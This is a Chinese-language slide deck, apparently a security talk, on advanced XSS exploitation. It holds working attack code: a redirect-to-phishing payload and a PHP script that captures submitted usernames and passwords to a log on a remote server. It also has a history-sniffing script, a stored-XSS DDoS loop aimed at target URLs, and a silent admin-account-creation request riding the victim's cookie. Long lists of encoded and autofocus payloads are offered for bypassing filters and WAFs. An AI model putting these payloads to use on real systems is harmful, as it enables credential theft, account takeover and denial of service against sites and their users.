调皮的蓝精灵

CanF

XSS高级利用

受《小松鼠的黑魔法》一文的启发，自己也总结了一些关于XSS漏洞好玩又有效的高级利用方式，也希望更多的人能关注和重视XSS漏洞，来分享一些不为人知的XSS技巧。

互联网中XSS漏洞层出不群，但攻击手法却狭小单一，很多人对XSS的认识仅仅停留在打Cookie进后台上，本议题将介绍一些大家不常见并有趣的XSS利用方式，如XSS钓鱼，XSS环境探测、XSS另类技巧等等

实践出真理，本议题前半部分将介绍一些不为人知的另类XSS利用方式，后半部分将讲解一些Payload的正确用法。

目录

XSS钓鱼目录


1.伪造浏览记录

2.重新定向

3.XSS Phishing

1.XSS钓鱼攻击


1.1 伪造历史记录



1.清空所有的访问记录

2.执行如上代码

HTML5新方法
history.pushState()
history.replaceState()



3.产生如图效果

1.2 XSS重新定向钓鱼

利用document.location.href来重新定向到钓鱼地址

```
http://www.a.com/test/php="><script>document.location.href="http://127.0.0.1/baidu/"</script>
```

1.XSS钓鱼攻击

1.3 XSS Phishing

攻击者伪造登录页面并修改from标签的action值

<from method="post" action="http://192.168.235.135/get.php"

```php
<?php

    $date=fopen("logfile.txt", "a+");
    $login=$_POST['username'];
    $pass=$_POST['password'];
    fwrite($date, "Username:$login\n");
    fwrite($date, "Password:$pass\n");
    fclose($date);
    header("location:http://192.168.100.245/test/index.php")

?>
```

远程服务器上的代码用来接收帐号密码信息并保存为logfile.txt，并利用PHP中的header()函数实现正常登录

基于XSS实现的钓鱼技术统称为XSS Phishing

XSS信息探测目录

1.获取浏览记录

2.判断客户端信息

3.扫描HTTP端口

4 系统及浏览器信息

2.XSS信息探测

2.1 XSS获取访问记录

```html
<html>
<head>
    <title>XSS获取历史信息</title>
    <meta charset="UTF-8">
</head>
<body>
<H3>访问过为红色</H3>
<ul id="visited"></ul>
<H3>未访问为蓝色</H3>
<ul id="notvisited"></ul>
<script>
var websites = [
"http://www.baidu.com/",
"http://www.qq.com/",
"http://www.163.com/",
"http://www.sohu.com/",
"http://www.taobao.com/",
"http://weibo.com/",
];
for (var i = 0; i < websites.length; i++) {
var link = document.createElement("a");
link.id = "id" + i;
link.href = websites[i];
link.innerHTML = websites[i];
document.write('<style>');
document.write('#id' + i + ":visited {color: #FF0000;}");
document.write('</style>');
document.body.appendChild(link);
var color = document.defaultView.getComputedStyle(link,null).
    getPropertyValue ("color");
document.body.removeChild(link);
if (color == "rgb(255, 0, 0)") {
var item = document.createElement('li');
item.appendChild(link);
document.getElementById('visited').appendChild(item);
} else {
var item = document.createElement('li');
item.appendChild(link);
document.getElementById('notvisited').appendChild(item);
}
}
</script>
</body>
</html>
```

运用一些JS/CSS技巧，攻击者能获取用户浏览器和某些历史记录，甚至获取搜索引擎输入的查询字符。

javascript/css history hack能获取浏览器的某些记录其原理就是利用CSS访问过的超链接样式。由于javascript可以读取任何元素的css信息自然能分别浏览器应用了哪些样式和用户是否访问该连接。


2.2 XSS判断客户端信息

有些时候，为了探测对方客户端类型，是手机还是电脑，可以利用如下代码

```
<html>
<script type="text/javascript">
function browserRedirect() {
var sUserAgent= navigator.userAgent.toLowerCase();
var bIsIpad= sUserAgent.match(/ipad/i) == "ipad";
var bIsIphoneOs= sUserAgent.match(/iphone os/i) == "iphone os";
var bIsMidp= sUserAgent.match(/midp/i) == "midp";
var bIsUc7= sUserAgent.match(/rv:1.2.3.4/i) == "rv:1.2.3.4";
var bIsUc= sUserAgent.match(/ucweb/i) == "ucweb";
var bIsAndroid= sUserAgent.match(/android/i) == "android";
var bIsCE= sUserAgent.match(/windows ce/i) == "windows ce";
var bIsWM= sUserAgent.match(/windows mobile/i) == "windows mobile";

if (bIsIpad || bIsIphoneOs || bIsMidp || bIsUc7 || bIsUc || bIsAndroid
    || bIsCE || bIsWM) {

document.getElementById("a").style.display="block";
document.getElementById("b").style.display="none";
} else {
document.getElementById("b").style.display="block";
document.getElementById("a").style.display="none";

}
}
window.onload=function(){browserRedirect();}
</script>
<meta  charset="utf-8"/>
<head>
<title>web1</title>
</head>
<body>
<div id="a"><p>这是手机</p></div>

<div id="b"><p>这是电脑</p></div>
</body>

</html>
```

userAgent


返回用户代理头的字符串表示(就是包括浏览器版本信息等的字符串)



2.3 扫描HTTP端口


利用javascript中onload事件获取HTTP端口

增加多个可扫描所有HTTP端口



2.4 系统及浏览器信息

这段代码主要用过indexOf函数来获取浏览器及系统信息，当我们知道浏览器信息时即可对症下药，针对一些浏览器特性或者系统漏洞进行攻击。



_version.indexOf

_agent.indexOf

indexOf是用来获取返回 String 对象内第一次出现子字符串的字符位置

XSS另类攻击目录

1.XSS DDOS

2.XSS强制执行

3.XSS添加管理员

4.HTML5中的XSS

3.XSS另类攻击

3.1 XSS DDOS

存储型XSS导致的DDOS攻击

```
<script>

ddos('http://www.target1.com/1.jpg', 'http://www.target2.com/1.jpg');

function ddos(url,url2){

  window.setInterval(function (){

    $.getScript(url);

    $.getScript(url2);

      },1000)

}
```

攻击的效果就是每秒都请求一次url和url2指定的连接，如果一段视频30分钟，那么每个用户都能在看视频这段时间内向两个目标分别发出1800 次无意义的攻击请求（如cc），如果是成千上万的人看个热门视频的话。。。

3.2 XSS强制执行

通过执行一些无意义的操作，强迫无法正常操作页面


```
<script>
  for(;;)alert(1);
</script>
//无限弹出窗口1

<meta http-equiv="refresh" content="0">
//强迫浏览器一直刷新
```

当用户遇到此类情况，不得不强制结束浏览器进程，严重危害正常操作

3.3 XSS添加管理员

利用XMLHTTP来添加管理员

```
var request = false;
if(window.XMLHttpRequest) {
request = new XMLHttpRequest();
if(request.overrideMimeType) {
request.overrideMimeType('text/xml');
}
} else if(window.ActiveXObject) {
var versions = ['Microsoft.XMLHTTP', 'MSXML.XMLHTTP', 'Microsoft.XMLHTTP', 'Msxml2. XMLHTTP.7.0','Msxml2.XMLHTTP.6.0','Msxml2.XMLHTTP.5.0', 'Msxml2.XMLHTTP.4.0', 'MSXML2. XMLHTTP.3.0', 'MSXML2.XMLHTTP'];
for(var i=0; i<versions.length; i++) {
try {
request = new ActiveXObject(versions[i]);
} catch(e) {}
}
}
xmlhttp=request;

add_admin();
function add_admin(){
var url="/admin/AdminUser/adminUser_Add.asp";   //请求地址
var params ="UserName=xss123&password1=123456&password2=123456Purview=%B9%DC%C0%ED% D4%B1&Submit=%CC%E1%BD%B8";                    //提交的数据
xmlhttp.open("POST", url, true);
xmlhttp.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
xmlhttp.setRequestHeader("Content-length", params.length);
xmlhttp.setRequestHeader("Connection", "close");
xmlhttp.send(params);
}
```



上述代码利用XMLHTTP对象发送了一个POST请求，由于改请求带上了被攻击者的cookie一同发送到服务器端，所以可添加管理，并神不知鬼不觉

3.4 HTML5中的XSS

HTML5中已经不仅仅简单的是将标签升级，更是涵盖了更新的Javascript API函数，那么在这些新元素中，又会存在哪些XSS风险呢？

```
<video onerror="javascript:alert(1)"><source>
<audio onerrpr="javascript:alert(1)"><source>
<audio><source onerror="javascript:alert(1)">
<video onloadedmetadata="alert(1)" ondurationchange="alert(1)"
ontimeupdaya="alert(1)"></video>
<svg/onload=alert(1)>
<svg><animateTransform attributeName=transform dur=1s onend=alert(1)>
<svg><animateTransform attributeName=transform onbegin=alert(1)>
<svg><animateTransform attributeName=transform repeatCount=2 dur=1s
onrepeat=alert(1)>
```

利用一些新的标签和事件，可以来绕过一些简单防御的WAF,如onbegin、onrepeat、onloadedmetadat、ondurationchange等等、

XSS攻击总结目录

4.1 XSS挖掘中的误区

1.XSS不是专门去绕过“限制”的

打个简单的比方，一个已经被层层把守的大门，前面荆棘无数，而你又单枪匹马的，怎么闯的进去？这个时候你要意识到，走大门是不可能的。其实我们要突破的城防有很多小门可以进去的，甚至不需要任何手段就可以直接走进去，我们为什么不走呢？

XSS是很好防御的，不就是过滤一下么，所以我们不要有太多的希望认为程序员错误的过滤逻辑，而应该把希望寄托于程序员的“忘记过滤”上。

4.1 XSS挖掘中的误区

2.XSS不仅仅存在于你所看得见的位置。

大部分新手，在寻找Xss时，都会在一些评论框去输入Xss代码，几乎很难遇到一个Xss，所以很多新手会觉得Xss怎么这么难找到,原因如下：

1. 像评论框，个人资料这种，你所能想到的位置，稍微有一点安全意识的程序员也能想到，所以经常是被过滤的。
2. 你所填入的资料，并不总是以HTML标签的形式输出到页面上，所以有时候并不是不能插入，只是因为你填入的东西不对

看不见有两个层面：

1. 输入看不见：建议在提交请求的时候，使用抓包软件，然后对请求的参数逐个测试
2. 输出看不见：建议对返回的数据，也可以使用抓包软件抓取数据，然后对抓回的数据包进行搜索。

4.1 XSS挖掘中的误区

3.XSS绕过限制并不是胡乱用字符去绕过，切忌盲目

某人在看到代码是<a href=”xxxx\u0022”>的时候，问：为什么\u0022不行啊？这种绕过是盲目的。

在测试初期，我们如果不愿意去看对方的代码逻辑，可以采用“盲目”的方式去测试(用各种特殊字符去试探)。这样可以节省很多时间，但是，当我们已经能够确定，数据输出位地哪个点时，比如上面的那段代码。我们已经知道是输出到了href=”之间”的时候，我们就不能盲目的去“绕过”，一定要有针对性，这个针对性主要是以下几点：

1. 输出点：是直接输出，还是经过了DOM。简单来说就是：直接输出的右键查看源代码可以搜索到。经过DOM的右键查看源代码是搜不到的。
2. 直接输出点是分位HTML标签里，还是位于Script脚本，或者Style里。

4.2 XSS的奇妙世界

在XSS的世界里，有很多标签,事件，属性都是可以拿来执行js的。但是又都有哪一些呢？

```
<script> <a> <p> <img> <body> <button> <var> <div> <iframe> <object>
<input> <select> <textarea> <keygen> <frameset> <embed> <svg> <math>
<video> <audio>
//可以执行JS的标签
onload onunload onchange onsubmit onreset onselect onblur onfocus
onabort onkeydown onkeypress onkeyup onclick ondbclick onmouseover
onmousemove onmouseout onmouseup onforminput onformchange ondrag ondrop
//所有的事件都是可以执行JS的
formaction action href xlink:href autofocus src content data
//可以执行JS的属性
```

4.2 XSS的奇妙世界

我们为什么要去理解这些呢？因为很多网站的filter都是基于黑名单的，而因为自身对可以执行js的标签，事件和属性的不了解，会导致你绕不过这个filter或者饶一个很大的弯子（当然也会有很多放弃的例子）。也许你正在尝试跳出的双引号是不需要跳出去的。也许你正在尝试跳出去的标签也是不需要跳出去的。因为你已经站在了可以插入js的地方却浑然不知。这也是写节最主要的原因。下面我将以问答的方式，对各个payload进行简单的介绍。

4.2 XSS的奇妙世界

我们真的需要一个合法的标签么？

<C/onclick="alert(1)">C

4.2 XSS的奇妙世界

标签和属性之间只能出现空格么？

<img/src=x onerror=alert(1)>

4.2 XSS的奇妙世界

二十个字符真的是最短的？

<C/ondrag=alert()>C

19字符，仅在Internet Explorer8下测试成功

4.2 XSS的奇妙世界

你真的了解【a标签】么？

```
<a href=javascript:alert(2)>M
<a href=data:text/html;base64,PHNjcmlwdD5hbGVydCgzKTwvc2NyaXB0Pg==>
```

当然编码方式还有很多比如urlencode,hex,demical和HTML实体编码

```
<a
href=data:text/html;%3C%73%63%72%69%70%74%3E%61%6C%65%72%74%2829%29%3C%
2F%73%63%72%69%70%74%3E>M
<a href=j&#x61;v&#97script&#x3A;&#97lert(13)>M
```

其实a标签拥有的不止是href.在一些猥琐的组合之下，我们可以用这种组合来让xlink:href执行js.

```
<svg><a xlink:href="javascript:alert(14)"><rect width="1000" height="1000"
fill="white"/></a></svg>
<math><a xlink:href=javascript:alert(1)>M
```

4.2 XSS的奇妙世界

【script标签】之弹窗姿势知多少？

```
<script>alert((+[][+[]]+[])[++[[]][+[]]]+([![]]+[])[++[++[[]][+[]]][+[]]]+([!![]]+[])[++[++[++[[]][+[]]][+[]]][+[]]]+([!![]]+[])[++[
[]][+[]]]+([!![]]+[])[+[]])</script> //JS混淆编码，可以在这里转换你的编码 http://www.jsfuck.com/
<script firefox>alert(1)</script>  //其实我们并不需要一个规范的script标签
<script>~'\u0061' ;  \u0074\u0068\u0072\u006F\u0077 ~
\u0074\u0068\u0069\u0073 . \u0061\u006C\u0065\u0072\u0074(~'\u0061')</script> //
<script/src=data&colon;text/j\u0061v\u0061&#115&#99&#114&#105&#112&#116,\u0061%6C%65%72%7
4(/XSS/)></script>//在这里我们依然可以使用那些编码
<script>prompt(-[])</script> //不只是alert。prompt和confirm也可以弹窗
<script>alert(/3/)</script> //可以用"/"来代替单引号和双引号
<script>alert(String.fromCharCode(49))</script> //我们还可以用char
<script>alert(/7/.source)</script> // ".source"不会影响alert(7)的执行
<script>setTimeout('alert(1)',0)</script> //如果输出是在setTimeout里，我们依然可以直接执行alert(1)
```

4.2 XSS的奇妙世界

【Button】之 过滤事件怎么办？

应该有一部分人对于button标签的JS调用还停留在通过事件来实现。就像这样:

<button/onclick=alert(1) >C</button>

那么如果所有的on*(event)被过滤了，我们就没有办法了么？其实html5已经给我们带来了新的姿势

<form><button formaction=javascript:alert(1)>C

也许有人看到这个Payload要开始blablabla了，你这需要交互，如果没交互……..

停！请看下面

<button onfocus=alert(1) autofocus>

如果使用onfocus事件，再加上autofocus我们就可以达到自动弹窗，无须交互了。

让你再blablabla~

4.2 XSS的奇妙世界

其实有时候跳出【""】就够了

有时候后我们遇到一些输出点，先别急着去结束标签，其实利用原本标签就可以进行XSS的贴上几个Payload

```
<img src="x" onmouseover=alert(1)>
<p/onmouseover=alert(9)>C</p>
<a href="http://www.xx.com"  onmouseover=alert(1)>C</a>
<input onfocus=javascript:alert(1) autofocus>
<meta http-equiv="refresh" content="0;javascript&colon;alert(1)"/>
<iframe SRC="http://www.baidu.com"  onload=alert(1)>iframe>
<div/onmouseover='alert(1)'>X
```

4.2 XSS的奇妙世界

利用一些特定标签，进行无需交互的XSS

```
<button onfocus=alert(1) autofocus>
<input onfocus=javascript:alert(1) autofocus>
<input onblur=javascript:alert(1) autofocus><input autofocus>
<select onfocus=javascript:alert(1) autofocus>
<textarea onfocus=javascript:alert(1) autofocus>
<keygen onfocus=javascript:alert(1) autofocus>
<body
onscroll=alert(1)><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><
br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><br><input
autofocus>
```

4.2 XSS的奇妙世界

讲了这么多，总结一下

很多时候我们都会用<script>alert(1)</script>来测试XSS脆弱性。但是太过于规范的姿势往往会死在半路上（因为有filter的嘛）。所以我们需要更多的姿势，来判断真正的过滤规则到底是什么。因为程序员的能力是参差不齐的，所以会有各种类型的Filter，当你在测试payload的时候你应该多细心善于了解filter真正的在过滤什么。也许它只是把“:”添加到了黑名单当中，来防止你来通过伪造协议执行js，而你却认为整个javascript或data都被过滤了。

这种情况在实际的XSS测试中实在是太多见，所以一定要心细，当然一颗灵活的头脑也是要的，运用正确的Payload,会让你的XSS挖掘之旅变得事半功倍。

关于我

About Me

CanF(残废)


http://weibo.com/u/3683895370


r_oot@qq.com

谢谢观赏